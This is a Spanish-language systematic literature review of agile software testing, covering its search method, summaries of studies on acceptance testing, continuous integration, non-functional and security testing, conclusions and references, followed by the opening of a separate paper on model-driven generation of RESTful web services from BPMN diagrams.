La metodología propone analizar los criterios de búsqueda a emplear y la manera en la cual van a ser empleados estos criterios, es decir si será en forma manual o automática. Además sugiere la realización de una prueba

piloto para ayudar a depurar y mejorar la estrategia de búsqueda establecida.

Se definió inicialmente como criterio de búsqueda las palabras claves “agile testing” y se realizó una búsqueda automática en una de las fuentes de información, en particular, en la base de datos de ScienceDirect. Bajo este criterio de búsqueda se obtuvieron 25.713 resultados (fecha de consulta 07/09/2020) lo cual manifestó la necesidad de refinar el criterio para esta base de datos y se hizo de la siguiente forma: (i) los resultados tendrán un año de publicación comprendido dentro del período 2015-2020, (ii) el tipo de publicación será “Journal of Systems and Software” o “Information and Software Technology” y (iii) el tipo de artículo será: “Review articles”, “Research articles”, “Book chapters”, “Conference abstracts”, “Book reviews”, “Conference Info” o “Data articles”.

Dado que, bajo este nuevo criterio se redujo considerablemente la cantidad de resultados obtenidos para esta fuente de información, la posibilidad de analizar 492 producciones representaba un desafío considerable y no era factible en términos de tiempo según la planificación realizada. Finalmente, se observó con esta prueba piloto que era necesario refinar aún más el criterio de búsqueda y se lo hizo forzando a que las palabras claves necesariamente estén presentes en el título del trabajo.

Como resultado, el criterio de búsqueda depurado fue: Título contiene “agile testing” ^ año de publicación = [2015; 2020] ^ Tipo de publicación = (“Journal of Systems and Software” v “Information and Software Technology”) ^ Tipo de artículo = (“Review articles” v “Research articles” v “Book chapters” v “Conference abstracts” v “Book reviews” v “Conference Info” v “Data articles”).

Al realizar las búsquedas en las diferentes fuentes de información se han encontrado en total 31 resultados posibles, discriminados de la siguiente manera: 2 en ScienceDirect, 3 en SciELO, 11 en IEEE Xplore y finalmente 15 en Mendeley.

Es de mencionar que los 2 trabajos encontrados en ScienceDirect estaban incluidos dentro del universo de trabajos encontrados de Mendeley. Ante esta situación, se los dejó catalogados como encontrados en la fuente de ScienceDirect y se los eliminó de la lista de Mendeley.

3.4 Gestión y Depuración de los Resultados

Para esta etapa, se han exportado todos los resultados obtenidos y se los ha colocado en una tabla registrando la siguiente información: fecha y base de datos consultada, tipo de publicación, nombre, palabras claves, resumen (abstract), ubicación, categoría y comentarios.

Para asegurar que cada uno de los trabajos se refiere a los conceptos que realmente se pretendía buscar, se ha analizado el título, resumen (abstract), palabras claves y las conclusiones clasificando así los trabajos en una de las

¹ <https://www.sciencedirect.com/search>

² <https://search.scielo.org/>

³ <https://ieeexplore.ieee.org/search/advanced>

⁴ <https://www.mendeley.com/>

siguientes categorías: (i) seleccionado, (ii) falso positivo y (iii) dudoso.

Los trabajos catalogados como falsos positivos fueron trabajos que habían cumplido con los criterios de búsqueda, sin embargo por alguna razón no correspondían al objeto real de la misma, es decir, no resultaban de interés para éste análisis. En esta categoría se colocaron 9 de 31 trabajos y al analizar las causas se pudo determinar que fue debido a la similitud de conceptos sobre los que trataba. Las palabras claves eran muy similares a trabajos seleccionados.

En relación a los trabajos catalogados como dudosos, fue necesario realizar un análisis más detallado para poder discernir si pertenecía a un trabajo seleccionado o se trataba de un falso positivo. En esta categoría fueron colocados 3 de 31 trabajos y luego de examinarlos se decidió catalogarlos como falsos positivos debido a que abordaban el tema de interés pero desde una perspectiva que no lo era.

3.5 Descripción de los trabajos evaluados

En esta etapa se analizan los trabajos seleccionados exponiendo el tema del que tratan, realizando un análisis y comparando con los demás trabajos seleccionados y con el tema de la investigación de este artículo.

En [7] se establece que, pese a la gran cantidad de pruebas que pueden ser ejecutadas en los diferentes niveles de testing: pruebas de unidad, pruebas funcionales, pruebas de integración o pruebas de sistema, no es hasta que el cliente utiliza la aplicación, que se comprueba su adecuación a los requerimientos. Tradicionalmente esta validación puede realizarse en las metodologías ágiles al final de cada sprint, sin embargo requiere una mayor participación del cliente en comparación con las metodologías tradicionales donde la participación se limitaba al principio y final del proceso del ciclo de vida de desarrollo. Se expone entonces que, pese al cambio en la metodología de desarrollo y testing, algunos clientes no están preparados para seguir este ritmo rápido y al momento de evaluar el producto lo hacen ineficazmente, en la medida de sus posibilidades.

A través de un estudio no sistemático de bibliografía detectaron que esta situación se producía debido a tres causas principalmente: (i) falta de tiempo, (ii) falta de motivación y (iii) falta de conocimientos por parte de los clientes para realizar las pruebas de aceptación (UAT). Para resolver estos problemas desarrollaron siete meta requerimientos que a través del empleo de wikis, mapas mentales y una estrecha colaboración asincrónica podían mejorar la calidad de las pruebas de aceptación que realizaba el cliente, beneficiándose de esta forma tanto el equipo de desarrollo y testing como el cliente en sí.

Es interesante lo que se plantea en este trabajo ya que deja entrever que por más recursos especializados que se tengan dentro del equipo de desarrollo y testing, existen pruebas que sólo pueden ser realizadas por el cliente y los resultados de éstas significan la aprobación o no del producto entregado poniendo en juego todos los recursos (léase como tiempo y dinero) involucrados. Por lo que el hecho de aprovechar el acercamiento de la figura del cliente

que plantean las metodologías ágiles, permite que a través de las reuniones y el apoyo de una biblioteca de conocimientos que en el trabajo se describen como wikis y mapas mentales, clientes y desarrolladores puedan colaborar activamente para elevar la calidad de las pruebas de aceptación y de esta manera, la calidad del producto entregado.

En [8] también se analiza cómo la información se ubica como pieza clave en el aseguramiento de la calidad y se aborda esta temática desde sus orígenes. Se analiza a través de cinco casos de estudio que involucran proyectos de diferentes magnitudes, cómo los mecanismos de coordinación, las actividades comprendidas dentro de la ingeniería de requerimientos y las pruebas del software pueden ser mejoradas. Sin embargo para llegar a este punto primero es necesario identificar en primer medida los factores a mejorar y para esto se muestra un método llamado REST-bench. Este método está basado en la premisa de que la información, la forma en la que se crea, utiliza y relaciona es la clave para comprender los requisitos y los pruebas necesarias.

Sin embargo una crítica que se le podría hacer al método anterior, es que las actividades de ingeniería de requerimiento en el desarrollo ágil todavía no es una práctica bien definida y entendida (Curcio et al. 2018). Debido a la naturaleza de la metodología ágil es difícil determinar el momento exacto en el que se puede dar finalizada la definición de un requerimiento y se encuentra listo para ser documentado.

En [10] se menciona que los requisitos detallados a menudo se encuentran documentados como casos de prueba en lugar de una especificación formal de requerimiento. En este trabajo se estudia a través del análisis de tres compañías, cómo los casos de pruebas pueden respaldar las actividades de requisitos principales y puntualizan en la diversidad de opciones para llevar a cabo esta práctica.

Algunas de estas opciones, como el caso de “behaviour-driven” permiten a través de una escritura estructurada, capturar los requerimientos y documentarlos como tests de aceptación como parte del proceso de elicitación, a su vez posibilitan con poco esfuerzo que las especificaciones sean ejecutables por una máquina, proporcionando también grandes ventajas en la actualización y mantenibilidad de los requerimientos y casos de prueba.

Otra de las opciones presentes en su caso de estudio fue la de “story-test driven” donde los requerimientos son documentados como historias de usuario y criterios de aceptación para lo cual test automáticos y manuales serán posteriormente creados. A pesar de estar expresados en una forma semiestructurada es posible automatizar algunos escenarios a través del uso de herramientas específicas.

Por último, estuvo presente en su observación una combinación de casos de prueba manuales y automáticos como la principal fuente de información de requisitos, ya que contenían la información más confiable y actualizada sobre los productos implementados.

En [11] también se aborda la problemática de la especificación de requisitos y pruebas en la metodología ágil, y coincide con el trabajo anterior en que la automatización de las pruebas es una práctica clave en el desarrollo ágil, sin embargo para las pruebas a nivel de sistema desarrollan un testing basado en modelo (MBT) para mejorar la eficiencia y la eficacia de los procesos de prueba, acelerando la creación de casos de prueba basándose en un procedimiento sistemático. Para ello, se utiliza una notación propuesta por los autores llamada CLARET (Central Artifact for RE and MBT). Esta notación crea especificaciones de casos de uso utilizando lenguaje natural como un artefacto central para: (i) generación de documentos de casos de uso formateados como parte de las prácticas de RE y (ii) modelos de prueba para MBT a nivel sistema.

Se puede expresar como causante de las situaciones anteriormente descritas que las distintas actividades involucradas en el desarrollo de software tienen un ciclo de vida que está bien definido y estabilizado por la literatura y adoptado por las industrias. Sin embargo, cuando se trata de un proceso para el escenario de una metodología ágil, no sucede lo mismo.

En [12] se describe un caso de estudio donde manifiesta la complejidad de realizar una transición entre una metodología de desarrollo tradicional (en cascada) a una metodología ágil, en éste caso en particular, para Scrum.

Los autores detallan que fueron muchos los desafíos que tuvieron que afrontar, uno de ellos es la redefinición de los roles ya que figuras como “test manager” no aplicaban en la nueva metodología. Otro de los grandes desafíos fue la comunicación y colaboración entre los equipos distribuidos, situación para la que organizacionalmente exponen, no estaban preparados. Por último mencionan que la automatización de pruebas pasó a ser una necesidad y tuvieron que capacitarse para lograrla, al finalizar ese proceso, notaron mejoras importantes en todas las métricas de testing ya que anteriormente muchos test no se realizaban porque eran muy costosos en relación al tiempo que consumían y esto impactaba en la fecha de lanzamiento de un release, por lo que se decidía no hacerlo o bien hacerlo a pequeña escala donde obviamente la precisión era baja y no significativa en términos del sistema en general.

En [13] los autores analiza n esta falta de consenso en la literatura y realizan una investigación exploratoria

intentando obtener información que les ayude a responder a dos interrogantes: (i) ¿Qué enfoques ágiles de implementación de pruebas están utilizando los investigadores y las industrias? y (ii) ¿Cuál es el proceso formal utilizado para insertar pruebas en equipos de desarrollo ágiles?

Como resultado, concluyen que el enfoque de test automáticos proporciona agilidad al proceso de validación de versiones que se entregarán a clientes, reduciendo así el tiempo de pruebas en cada sprint. La ejecución automática de test de regresión es indispensable para identificar defectos en funcionalidades que ya han sido probadas y han sido afectadas por la nueva funcionalidad y la posibilidad de integración continua proporciona la ejecución automática de un set de pruebas seleccionadas que serán ejecutadas en cada nueva versión del código.

En [14] se hace un análisis específico sobre los criterios para la selección de un subconjunto de pruebas adecuadas para su ejecución en la práctica de integración Continua (CI) con el fin de reducir el costo de las pruebas tanto como sea posible sin sacrificar la calidad. El criterio al que arriban los autores fue evaluado en 18 proyectos de código abierto con 261 versiones de integración continua de las comunidades Eclipse y Apache dando como resultado que la selección manual de casos de prueba a nivel de método suele ser más efectiva que la selección manual a nivel de clase. Es interesante destacar que se plantea como trabajo futuro un aprendizaje automático para mejorar el rendimiento de la selección de casos de prueba lo que permitiría mayores niveles de calidad.

En [15] también se analiza la integración continua (CI) como práctica que tiene como objetivo verificar continuamente los aspectos de calidad, pero los autores se enfocan en los siguientes requisitos no funcionales (NFR): (i) Latencia, (ii) estabilidad, (iii) escalabilidad, (iv) performance, (v) productividad, (vi) fiabilidad, (vii) eficiencia, (viii) mantenibilidad, (ix) disponibilidad.

Se puede observar que muchos de los atributos analizados en este trabajo corresponden a los que se mencionan en ISO 25010 (ver **Figura 1**)

La complejidad que exponen es que los requisitos funcionales son los insumos del desarrollo y pueden ser probados individualmente, sin embargo algunos NFR son difíciles de probar ya que a menudo son aspectos de funcionalidad y expresan aspectos de calidad.



Figura 1. Características de Calidad según ISO/IEC 25010

Los autores estudian en este trabajo el estado del arte en la utilización de CI para las pruebas NFR a través de una selección de 747 artículos donde identificaron 47 de interés. Como resultado, propusieron un marco de CI sintetizado para probar los NFR mencionados, mapeando también aquellas herramientas utilizadas en la industria.

Esta contribución resultó valiosa ya que los resultados del estudio muestran la factibilidad del testeado de algunos NFR en CI en la práctica, pero sin duda aún queda pendiente el estudio de algunos en particular para arribar a resultados concluyentes.

En [17] se tratan también los atributos no funcionales, pero ya no desde la perspectiva de la integración continua sino desde el punto de vista de la percepción de aquellos miembros responsables de realizar las pruebas no funcionales en sus proyectos.

Los autores realizaron un estudio de investigación empírico donde a través de 20 entrevistas a profesionales de TI de una gran empresa multinacional identificaron siete factores principales que influyen en las pruebas no funcionales, estos factores son: (i) experiencia, (ii) cultura, (iii) conciencia, (iv) prioridad, (v) costo, (vi) presión de tiempo y (vii) problemas técnicos. Para superar estos desafíos, en el trabajo se expresa que fue necesario adoptar cuatro prácticas las cuales fueron: (i) discutir los aspectos no funcionales durante el inicio del proyecto, la planificación del sprint y el desarrollo de historias de usuario, (ii) disponer un equipo multidisciplinario (desarrolladores, testers, arquitectos de software y product owners) que revise los requerimientos no funcionales y las necesidades de testing, (iii) comunicación frontal y honesta entre los miembros del equipo y cliente y (iv) trabajar con una mentalidad de calidad, evangelizando al equipo con respecto a la importancia de los requisitos no funcionales y pruebas.

En [18] se realiza un estudio exploratorio para determinar cómo impacta el análisis del grado de cobertura ante un código que fue afectado por una refactorización. Los autores plantean que cuando se refactoriza una parte del sistema, un conjunto de pruebas pueden no ser lo suficientemente robusto para revelar fallas.

Según los proyectos que estuvieron bajo análisis, se concluyó que un conjunto de pruebas que no llame al método refactorizado y/o a las secciones de código que lo relacionan aumentan la posibilidad de que la falla introducida no sea detectada. Sin embargo, existen mayores posibilidades de detectar una falla de refactorización cuando el grado de cobertura es alto.

Sin lugar a dudas los trabajos anteriores han expuestos algunas problemáticas críticas a la hora de asegurar la calidad en un contexto tan dinámico, pero no se debe perder de vista que son situaciones que la misma realidad impulsa. Un claro ejemplo de esta dinámica es el mercado de software para dispositivos móviles.

En [19] se analiza esta situación mencionando algunas características particulares de este mercado, donde las demandas específicas y las características de los diferentes

dispositivos deberían ser consideradas en el desarrollo de las aplicaciones, donde es importante que el producto posea calidad desde el comienzo. Para ello, la automatización de pruebas de software en forma temprana, las pruebas funcionales e incluso de carga incluyendo a la integración continua como parte de las pruebas de regresión libera a los testers para concentrarse en casos de uso más complejos o bien ejecutar aquellas pruebas que debido a las características intrínsecas no son posibles de ser automatizadas.

Finalmente, se concluye expresando que realmente es un desafío mantener alineadas todas las especificaciones cuando se sigue una metodología ágil, donde en un corto período de tiempo el equipo debe entregar al cliente un producto funcional, pero sin lugar a dudas la automatización de pruebas es una de las vías para lograrlo.

En [20] se investiga el esfuerzo de la estimación del proceso de testing para aplicaciones móviles a través de una revisión sistemática de la literatura y una encuesta. El objetivo es identificar a través de la literatura, cómo la estimación del esfuerzo de prueba para aplicaciones móviles es distinta de cualquier otro software. Además se plantea identificar los problemas de adaptación de los métodos tradicionales de estimación a este contexto en particular.

Luego de un extenso trabajo, se concluye que el análisis de punto de función / punto de prueba es una técnica de estimación de prueba tradicional altamente adaptable al dominio móvil, ya que sortea muchos de los desafíos. Sin embargo, los requisitos inciertos, la falta de soporte de las herramientas para la estimación de pruebas, la complejidad de las pruebas y la comunicación con el cliente siguen estando presentes como puntos a superar.

En lo que respecta a la suite de pruebas, la adopción de enfoques ágiles ha impulsado esta práctica lo que en algunos casos genera una extensa variedad de test.

En [21] se analizan trabajos que explotan esta situación, ya que cada test engloba un conocimiento / regla de negocio y es posible mejorar la suite de pruebas generando automáticamente nuevas pruebas.

El análisis tomó en consideración 70 trabajos de los cuales sólo 4 fueron seleccionados como semillas para un estudio de snowballing, al finalizarlo luego de 6 iteraciones la cantidad de trabajos con los que se trabajó fue de 49.

A partir del estudio de la literatura seleccionada, se describieron muchas técnicas utilizadas en la práctica y que generan nuevos casos de pruebas. El espectro que se cubrió abarca desde ejecuciones simbólicas hasta búsqueda random y modificación de casos de prueba en tiempo de ejecución.

Finalmente, se concluye que una comparación experimental sólida y sistemática entre artículos de “test de amplificación” y técnicas tradicionales de generación de casos de pruebas proporcionaría un hito dentro del campo.

En lo que respecta a la seguridad del software, las técnicas de testing aplicadas en metodologías ágiles deben

lograr evaluar la calidad y detectar fallas, incluso cuando en el Agile manifiesto [22] y sus principios [23] se enfatice en entregar software continuamente en diversas iteraciones aceptando cambios en los requisitos en cualquier momento. Este tema desde la perspectiva de la seguridad es complejo ya que esta forma de trabajar plantea nuevos desafíos e involucra a diferentes unidades de negocio.

En [24] se aborda esta problemática a través de un caso de estudio, donde enfatiza en la necesidad de la independencia del equipo que analiza la seguridad de la aplicación pero que también cumpla con el aseguramiento de la seguridad del software bajo testing. Por estas razones, se identificaron 4 categorías donde se programan las actividades de pruebas de seguridad, ellas son: (i) testeo de la seguridad luego del primer sprint, (ii) testeo de la seguridad en cada sprint posterior, (iii) testeo de la seguridad con la ejecución de tareas específicas cada cierto periodo de tiempo y (iv) testeo de la seguridad en cada release.

En el caso de estudio se explican todos los obstáculos que debieron sortear y cómo la incorporación de software específico de seguridad facilitó la automatización de determinadas pruebas. Además se concluyó que un testing temprano trae aparejado resultados tempranos lo que permite ir ajustando el rumbo durante el proceso de desarrollo.

Para finalizar con la descripción de los resultados obtenidos, hemos observado que las metodologías ágiles intentan satisfacer las necesidades cambiantes del mercado. En este contexto es necesario que las herramientas que utilice el equipo estén a la altura de las circunstancias.

En [25] se realiza una investigación junto con entrevistas cualitativas semiestructuradas en 18 organizaciones, para determinar cuáles herramientas se utilizan para la entrega de software, cuáles son las razones por las que se omiten ciertas partes de la cadena y qué implicaciones tienen en la rapidez con la que el software llega a los clientes.

Como resultado, se observa que existe una gran variedad de herramientas (ver **Figura 2**) en los diferentes pasos de desarrollo y testing pero que la entrega rápida de nuevas funcionalidades está relacionada con una utilización eficiente de las herramientas a lo largo de toda la cadena.

Por último, se puede ver que es tan compleja la actividad de software que en algunos casos aún no está disponible suficiente cantidad de trabajos que orienten sobre alguna temática puntual.

En [26] se analizaron 5432 trabajos de los cuales sólo fueron seleccionados 128 para realizar una revisión sistemática sobre la ingeniería de software para sistemas ubicuos. En base a su análisis concluyen que son necesarios más trabajos de investigación relacionados al concepto de contexto, soporte en tiempo de ejecución, interacción del usuario, soporte adecuado a desarrolladores y testers, seguridad y privacidad. Además se menciona que la fase de testing necesita recibir más atención especialmente en los

aspectos de las simulaciones con las cuales se prueba este tipo de sistemas.




Figura 2: Resumen de herramientas utilizadas en cada etapa de desarrollo. Extraído de [25]

4. Análisis

En base a los trabajos seleccionados, se aprecia que en todos ellos la automatización de casos de pruebas está presente.

En algunos trabajos se muestra como medio para validar que nuevas fallas no hayan sido introducidas y se profundiza sobre las herramientas que permiten realizar esta integración continua del código. Uno de los trabajos puntualmente, profundiza esta cuestión tomándolo como punto de partida y analiza diferentes enfoques que puede seguir la persona responsable de asegurar la calidad para elegir aquellos test que validarán el código bajo esta dinámica.

En otros trabajos en cambio, se estudian mejoras en los mecanismos coordinadores debido a que la comunicación efectiva es clave en las metodologías ágiles. Estas mejoras en algunas ocasiones son manifestadas en el acuerdo mutuo de la escritura de documentación en bajo cierto nivel de estructuración y que posibilita que nuevos procesos automáticos sean disparados con el fin de asegurar la calidad.

Algo a destacar es que un solo trabajo de los seleccionados desarrolló el atributo de la seguridad, lo que da a suponer que no es una práctica muy estudiada en líneas generales. Caso contrario fue el análisis de los requerimientos no funcionales, donde varios trabajos han puesto su foco de investigación proporcionando grandes avances al incorporar herramientas ejecutables en la práctica.

5. Conclusiones

Uno de los problemas que se detectan en el aseguramiento de la calidad de piezas de software que son entregadas al cliente, es que no se conozcan todas las interacciones o alcance que dicha pieza tenga. Las personas o equipos encargados de garantizar la calidad, deben descubrir las vulnerabilidades críticas que podrían afectar el rendimiento y el funcionamiento del software como la seguridad de los datos que el mismo administra. De esto también depende la imagen y prestigio de la empresa que utiliza el software para la ejecución de sus actividades diarias.

Con procesos de desarrollos tradicionales resultaba imposible lograr especificar los requisitos funcionales y no funcionales antes de comenzar las etapas de diseño e implementación, motivo por el cual, diseñar pruebas eficaces que aseguren realmente la calidad del software resultaba aún más inalcanzable trabajando de esta manera.

La aparición de las metodologías ágiles mejoraron muchas de las falencias ampliamente estudiadas y discutidas en las metodologías tradicionales a través de un acercamiento del equipo de desarrollo y prueba con el cliente y un ciclo de desarrollo más pequeño. Sin embargo, estas nuevas metodologías impactaron enormemente en las tareas de aseguramiento de la calidad ya que los procesos tradicionales de testing no cabían dentro del plazo de una iteración y esta práctica también tuvo que ser pensada nuevamente y redefinida.

Como resultado, el testing cambió a ser realizado lo más temprano posible, testeando a medida que el código esté disponible y sea lo suficientemente estable. No obstante, esta nueva práctica descuida otros tipos de testing tales como los de performance, seguridad, usabilidad, entre otros cuando en realidad estos tipos de testing son igualmente importantes en un proyecto ágil, como también lo son en otros proyectos que utilizan otras metodologías de desarrollo.

Para intentar suplir esta cuestión, se han presentado diversas técnicas y herramientas para asegurar la calidad en estos nuevos escenarios. En este espacio, la automatización de casos de prueba toma el rol de la figura principal, siendo acompañada por técnicas de integración continua, ejecución automática de pruebas de regresión, generación de nuevos casos de prueba en forma automática a partir de existentes y además técnicas de documentación que sientan las bases para la gestión y comunicación con los demás miembros del equipo.

Actualmente es difícil encontrar trabajos que abarquen todos estos conceptos en su conjunto, dado que se continúan desarrollando trabajos en una sola dirección para un tema específico. Por tal motivo se plantea como trabajo futuro realizar un aporte en ese sentido, que permita acercar la brecha entre aquellas explicaciones teóricas desarrolladas ampliamente en libros de pruebas de software y la realidad que enfrenta el profesional en la industria del software permitiendo así mejorar el testing realizado al evaluar la calidad del software de manera integral.

Referencias

- [1] Dingsøy, Torgeir; Nerur, Sridhar; Balijepally, VenuGopal; Moe, Nils Brede (2012): A decade of agile methodologies: Towards explaining agile software development. En: *Journal of Systems and Software* 85 (6), pág. 1213–1221. DOI: 10.1016/j.jss.2012.02.033
- [2] ISO, “Quality management, 1ª Edición, “ISO, 2005.
- [3] IEEE Standard for a Software Quality Metrics Methodology Electrical Electronic Engineering, 1998.
- [4] R. Pressman, *Software Engineering: A Practitioner’s Approach*, 7th ed. McGraw-Hill, 2010.
- [5] S. Albin, *The art of software architecture: design methods and techniques*. John Wiley & Sons, 2003
- [6] Medina-Lopez, C., Marin-Garcia, J., & Alfalla-Luque, R. (2010). Una propuesta metodológica para la realización de búsquedas sistemáticas de bibliografía (A methodological proposal for the systematic literature review). *WPOM-Working Papers on Operations Management*, 1(2), 13-30. doi:<https://doi.org/10.4995/wpom.v1i2.786>
- [7] Otaduy, I.; Diaz, O. (2017): User acceptance testing for Agile-developed web-based applications: Empowering customers through wikis and mind maps. En: *Journal of Systems and Software* 133, pág. 212–229. DOI: 10.1016/j.jss.2017.01.002.
- [8] Unterkalmsteiner, Michael; Gorschek, Tony; Feldt, Robert; Klotins, Eriks (2015): Assessing requirements engineering and software test alignment—Five case studies. En: *Journal of Systems and Software* 109, pág. 62–77. DOI: 10.1016/j.jss.2015.07.018.
- [9] Curcio, Karina; Navarro, Tiago; Malucelli, Andreia; Reinehr, Sheila (2018): Requirements engineering: A systematic mapping study in agile software development. En: *Journal of Systems and Software* 139, pág. 32–50. DOI: 10.1016/j.jss.2018.01.036.
- [10] Bjarnason, Elizabeth; Unterkalmsteiner, Michael; Borg, Markus; Engström, Emelie (2016): A multi-case study of agile requirements engineering and the use of test cases as requirements. En: *Information and Software Technology* 77, pág. 61–79. DOI: 10.1016/j.infsof.2016.03.008.
- [11] Jorge, Dalton N.; Machado, Patricia D. L.; Alves, Everton L. G.; Andrade, Wilkerson L. (2018 - 2018): Integrating Requirements Specification and Model-Based Testing in Agile Development. En: 2018 IEEE 26th International Requirements Engineering Conference (RE). 2018 IEEE 26th International Requirements Engineering Conference (RE). Banff, AB, 19/08/2018 - 23/08/2018: IEEE, pág. 336–346.
- [12] Gupta, Rajeev Kumar; Manikreddy, Prabhulinga; GV, Abhinandan (2016 - 2016): Challenges in Adapting Agile Testing in a Legacy Product. En: 2016 IEEE 11th International Conference on Global Software Engineering (ICGSE). 2016 IEEE 11th International Conference on Global Software Engineering (ICGSE). Orange County, CA, USA, 01/08/2016 - 04/08/2016: IEEE, pág. 104–108.
- [13] Menendez, Danielle Amaral; Menendez, Elisa Sousa; Sousa, Thiers Garretti Ramos; Silva, Paulo Caetano da (2015 - 2015): Experiment Report on the Implementation of Agile Testing. En: 2015 12th International Conference on Information Technology - New Generations. 2015 12th International Conference on Information Technology - New Generations

- (ITNG). Las Vegas, NV, USA, 12/04/2015 - 14/04/2015: IEEE, pág. 772–773.
- [14] Li, Yingling; Wang, Junjie; Yang, Yun; Wang, Qing (2020): An extensive study of class-level and method-level test case selection for continuous integration. En: *Journal of Systems and Software* 167, pág. 110614. DOI: 10.1016/j.jss.2020.110614.
- [15] Yu, Liang; Alégroth, Emil; Chatzipetrou, Panagiota; Gorschek, Tony (2020): Utilising CI environment for efficient and effective testing of NFRs. En: *Information and Software Technology* 117, pág. 106199. DOI: 10.1016/j.infsof.2019.106199.
- [16] ISO: ISO/IEC 25010. Disponible en línea en <https://iso25000.com/index.php/normas-iso-25000/iso-25010>.
- [17] Camacho, Cristina Rosa; Marczak, Sabrina; Cruzes, Daniela S. (2016 - 2016): Agile Team Members Perceptions on Non-functional Testing: Influencing Factors from an Empirical Study. En: 2016 11th International Conference on Availability, Reliability and Security (ARES). 2016 11th International Conference on Availability, Reliability and Security (ARES). Salzburg, Austria, 30/08/2016 - 01/09/2016: IEEE, pág. 582–589.
- [18] Alves, Everton L.G.; Massoni, Tiago; Machado, Patrícia Duarte de Lima (2017): Test coverage of impacted code elements for detecting refactoring faults: An exploratory study. En: *Journal of Systems and Software* 123, pág. 223–238. DOI: 10.1016/j.jss.2016.02.00
- [19] Santos, Andreia; Correia, Igor (2015 - 2015): Mobile Testing in Software Industry Using Agile: Challenges and Opportunities. En: 2015 IEEE 8th International Conference on Software Testing, Verification and Validation (ICST). 2015 IEEE 8th International Conference on Software Testing, Verification and Validation (ICST). Graz, Austria, 12/04/2015 - 16/04/2015: IEEE, pág. 1–2.
- [20] Kaur, Anureet; Kaur, Kulwant (2019): Investigation on test effort estimation of mobile applications: Systematic literature review and survey. En: *Information and Software Technology* 110, pág. 56–77. DOI: 10.1016/j.infsof.2019.02.003.
- [21] Danglot, Benjamin; Vera-Perez, Oscar; Yu, Zhongxing; Zaidman, Andy; Monperrus, Martin; Baudry, Benoit (2019): A snowballing literature study on test amplification. En: *Journal of Systems and Software* 157, pág. 110398. DOI: 10.1016/j.jss.2019.110398.
- [22] Beck, Kent et al.: Manifesto for Agile Software Development. Disponible en línea en <http://agilemanifesto.org/>
- [23] Beck, Kent et al.: Principles behind the Agile Manifesto. Disponible en línea en <http://agilemanifesto.org/principles.html>.
- [24] Choliz, Jesus; Vilas, Julian; Moreira, Jose (2015 - 2015): Independent Security Testing on Agile Software Development: A Case Study in a Software Company. En: 2015 10th International Conference on Availability, Reliability and Security. 2015 10th International Conference on Availability, Reliability and Security (ARES). Toulouse, France, 23/08/2015 - 26/08/2015: IEEE, pág. 522–531.
- [25] Mäkinen, Simo; Leppänen, Marko; Kilamo, Terhi; Mattila, Anna-Liisa; Laukkanen, Eero; Pagels, Max; Männistö, Tomi (2016): Improving the delivery cycle: A multiple-case study of the toolchains in Finnish software intensive enterprises. En: *Information and Software Technology* 80, pág. 175–194. DOI: 10.1016/j.infsof.2016.09.001.
- [26] Sánchez Guinea, Alejandro; Nain, Grégory; Le Traon, Yves (2016): A systematic review on the engineering of software for ubiquitous systems. En: *Journal of Systems and Software* 118, pág. 251–276. DOI: 10.1016/j.jss.2016.05.024.

Aplicando un Enfoque Dirigido por Modelos para Construir Servicios Web a Partir de Modelos de Procesos de Negocio

Lucas Pereyra¹, Belén Rivera¹ y Daniel Riesco²

Facultad de Ingeniería, UNLPam¹

Departamento de Informática, UNSL²

lucas_pereyra@hotmail.es; riveramb@ing.unlpam.edu.ar; driesco@unsl.edu.ar

Resumen

Comúnmente, los procesos de negocio de una organización son modelados utilizando el estándar BPMN (Business Process Model and Notation), a través del diseño de Diagramas de Colaboración. De esta manera, se representan los procesos de negocio, junto con los intercambios producidos con terceros. Sin embargo, tal información no suele reflejarse al momento de implementar los servicios bajo alguna tecnología concreta, dando lugar a inconsistencias entre los modelos y el software. Este trabajo propone la adopción de un enfoque de Desarrollo Dirigido por Modelos (DDM) para generar, de manera automática, la implementación parcial de los servicios web que forman parte del negocio, utilizando la arquitectura REST y el lenguaje de programación Java. En primer lugar, se realizó una extensión sobre la notación BPMN para dar soporte al dominio REST en los Diagramas de Colaboración. Dicha extensión se utilizó luego para construir una transformación, con el objetivo de obtener los servicios web RESTful empleando el framework Java Spark. Por último, se desarrolló un complemento para Eclipse IDE para dar soporte a este enfoque DDM entre BPMN y Servicios Web. Los desarrollos abordados fueron aplicados a un caso de estudio concreto.

1 Introducción

El modelado de procesos de negocio es una actividad esencial durante la etapa de análisis y definición de requerimientos funcionales. Su propósito es definir los flujos de trabajo involucrados en los procesos de negocio de una organización. Para esto, se basa en la construcción de modelos que permitan representar, de manera clara y concisa, las tareas que son realizadas en ellos, los recursos involucrados en las mismas, los responsables de ejecutarlas, y los resultados obtenidos [1]. Esta información es de suma importancia al momento de analizar los procesos organizacionales y modificarlos, ya sea para adaptarlos a nuevos requerimientos del negocio en sí, o para optimizarlos, buscando una mejora en su eficiencia.

Un modelo de negocios se puede representar con diagramas que se construyan con la notación BPMN (Business Process Model and Notation). Este tipo de diagrama muestra el flujo de actividades que se realizan en

las organizaciones/empresas, así como también, las interacciones entre las mismas, indicando la colaboración entre los distintos actores del negocio, y el consecuente intercambio producido entre ellos.

